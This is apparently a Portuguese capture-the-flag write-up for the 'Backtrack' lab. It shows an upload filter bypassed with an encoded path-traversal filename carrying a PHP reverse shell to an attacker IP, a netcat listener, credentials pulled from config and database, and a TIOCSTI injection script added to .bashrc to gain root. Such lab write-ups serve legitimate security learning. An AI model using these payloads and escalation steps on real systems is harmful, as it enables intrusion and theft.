
`/uploads` -> Onde fica salva os uploads feito, mas não consigo executar. Foi feito uma análise até encontrarmos no `etc/apache2/apache2.conf` (através da shell via ssh do usuário `wilbur`). Com isso seria impossível executar algum arquivo `.php` naquela pasta.

```
<Directory /var/www/html/uploads>
    php_flag engine off
    AddType application/octet-stream php php3 php4 php5 phtml phps
    phar phpt
</Directory>
```

Então o caminho a ser escolhido é tentar um `path transversal` no arquivo a ser upado

`../../shell.jpg.php` -> Não funcionou e várias variantes

Porém foi feito uma tentativa para "encodar" a string completa e enviar a reverse shell



Antes de fazer a requisição da payload, foi executado o `nc` para listener a conexão

```
-----WebKitFormBoundaryqKKD0JRzQqHfyRBf
Content-Disposition: form-data; name="image";
filename="%252E%252E%252Fcom.png.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.13.72.32';
$port = 9898;
$chunk_size = 1400;
$write_a = null;
```

```
$error_a = null;
```

```
.  
.
.
```

```
arthur-strelow@ubuntu-star:~$ nc -lvnp 9898
Listening on 0.0.0.0 9898
Connection received on 10.10.119.227 54106
Linux Backtrack 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x8
6_64 x86_64 x86_64 GNU/Linux
13:33:33 up 2:50, 1 user, load average: 0.81, 0.51, 0.61
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
wilbur    pts/0    10.13.72.32      10:55    53:48  0.31s  0.31s -bash
uid=1003(orville) gid=1003(orville) groups=1003(orville)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
data
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
```

Usuário Orville

Persistência

A primeira coisa que foi feita ao pegar shell do usuário foi persistir através da criação da chave SSH

Analizando o db.php

Como anteriormente foi visto que tem um arquivo chamado `db.php`

```
orville@Backtrack:/var/www/html/includes$ cat db.php
cat db.php
<?php
$host = 'localhost';
$dbname = 'backtrack';
$username = 'orville';
$password = '3uK32VD7YRtVHsrehoA3';

try {
    $db = new PDO("mysql:host=$host;dbname=$dbname", $username, $password);
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection failed: " . $e->getMessage();
    die();
}
```

Credenciais do banco de dados

```
host = 'localhost';
dbname = 'backtrack';
username = 'orville';
password = '3uK32VD7YRtVHsrehoA3';
```

Então com essas credenciais, o acesso ao banco é obtido e ao analisar as poucas tabelas que tem foi encontrado essas credenciais.

```
mysql> select * from users;
select * from users;
+----+-----+-----+-----+
| id | name   | email                               | password                                                                 |
+----+-----+-----+-----+
| 1  | orville | orville@backtrack.thm | $2y$10$dMzyvDTFnUPr.os1ZdWt1.oM4mUeZvH30tcgJrww/QrD3o1Eb9XNW |
+----+-----+-----+-----+
1 row in set (0.00 sec)
```

Credencial do orville criptografada

```
orville | orville@backtrack.thm |
$2y$10$dMzyvDTFnUPr.os1ZdWt1.oM4mUeZvH30tcgJrww/QrD3o1Eb9XNW
```

Mas essas credenciais não é tão importante, até porque, foi obtida pelo usuário `wilbur` essa informação descriptografada.

Analizando os arquivos do `/home/orville`

Partindo para a pasta do usuário foi encontrado a `flag` e um outro arquivo interessante

```


orville@Backtrack:/home$ cd orville
cd orville
orville@Backtrack:/home/orville$ ls
ls
flag2.txt  web_snapshot.zip
orville@Backtrack:/home/orville$ cat flag2.txt
cat flag2.txt
THM{01d8e83d0ea776345fa9bf4bc08c249d}
orville@Backtrack:/home/orville$

```

Com isso foi feita uma análise fria do `web_snapshot.zip` para podermos coletar mais informações, porém não foi encontrado nada de mais.

Escalando para R00T

Executando um binário chamado `pspy64` ele analisa os processos em tempo real sem ter que root



```

2024/10/11 22:58:02 CMD: UID=1003 PID=34480 | su - orville
2024/10/11 22:58:02 CMD: UID=1003 PID=34481 | -bash
2024/10/11 22:58:02 CMD: UID=1003 PID=34482 | -bash
2024/10/11 22:58:02 CMD: UID=1003 PID=34484 | -bash
2024/10/11 22:58:02 CMD: UID=1003 PID=34483 | -bash
2024/10/11 22:58:02 CMD: UID=1003 PID=34485 | -bash
2024/10/11 22:58:02 CMD: UID=1003 PID=34486 | /bin/sh /usr/bin/lesspipe
2024/10/11 22:58:02 CMD: UID=1003 PID=34488 | /bin/sh /usr/bin/lesspipe
2024/10/11 22:58:02 CMD: UID=1003 PID=34487 | /bin/sh /usr/bin/lesspipe
2024/10/11 22:58:02 CMD: UID=1003 PID=34489 | -bash
2024/10/11 22:58:05 CMD: UID=1003 PID=34490 | zip -q -r /home/orville/web_snapshot.zip /var/www/html/css /var/www/html/dashboard.php /var/www/html/includes /var/www/html/index.php /var/www/html/login.php /var/www/html/logo.png /var/www/html/logout.php /var/www/html/navbar.php /var/www/html/register.php /var/www/html/rev.png.php /var/www/html/shell.png.php /var/www/html/upload.php /var/www/html/web_snapshot.zip

```

Com isso é percebido que o usuário root executa uma série de comandos e depois altera para o usuário `orville`

Primeiro é feito o `exploit.py`

```

#!/usr/bin/env python3
import fcntl
import termios
import os
import signal

os.kill(os.getppid(), signal.SIGSTOP)

for char in 'chmod +s /bin/bash\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)

```

Agora é necessário colocar esse exploit dentro do `bashrc` para quando o usuário `orville` for chamada o exploit começar rodar

```
echo 'python3 /home/orville/exploit.py' >> /home/orville/.bashrc
```

Agora ao executar o `bash -p` terá acesso ao root

```
orville@Backtrack:~$ bash -p
```

```
bash-5.0# id
```

```
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
```

```
bash-5.0# id
```

```
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
```

```
bash-5.0# cd /root
```

```
bash-5.0# ls
```

```
flag3.txt  manage.py  snap
```

```
bash-5.0# cat flag3.txt
```



```
THM{f728e7c00162e6d316720155a4a06fa8}
```

```
bash-5.0# cat manage.py
```

```
import paramiko
```

```
import time
```

```
def ssh_and_execute_command():
```

```
    try:
```

```
        ssh = paramiko.SSHClient()
```

```
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

```
        ssh.connect("localhost", username="root", password="uE774BNl6XfzSv62eCHo4J90V3cw7zfd")
```

```
        chan = ssh.get_transport().open_session()
```

```
        chan.get_pty()
```

```
        chan.invoke_shell()
```

```
        chan.send(b'su - orville\n')
```

```
        time.sleep(3)
```

```
        chan.send(b'zip -q -r /home/orville/web_snapshot.zip /var/www/html/*\n')
```

```
        time.sleep(5)
```

```
        chan.send(b'chmod 700 /home/orville/web_snapshot.zip\n')
```

```
        time.sleep(5)
```

```
        chan.send(b'exit\n')
```

```
        time.sleep(2)
```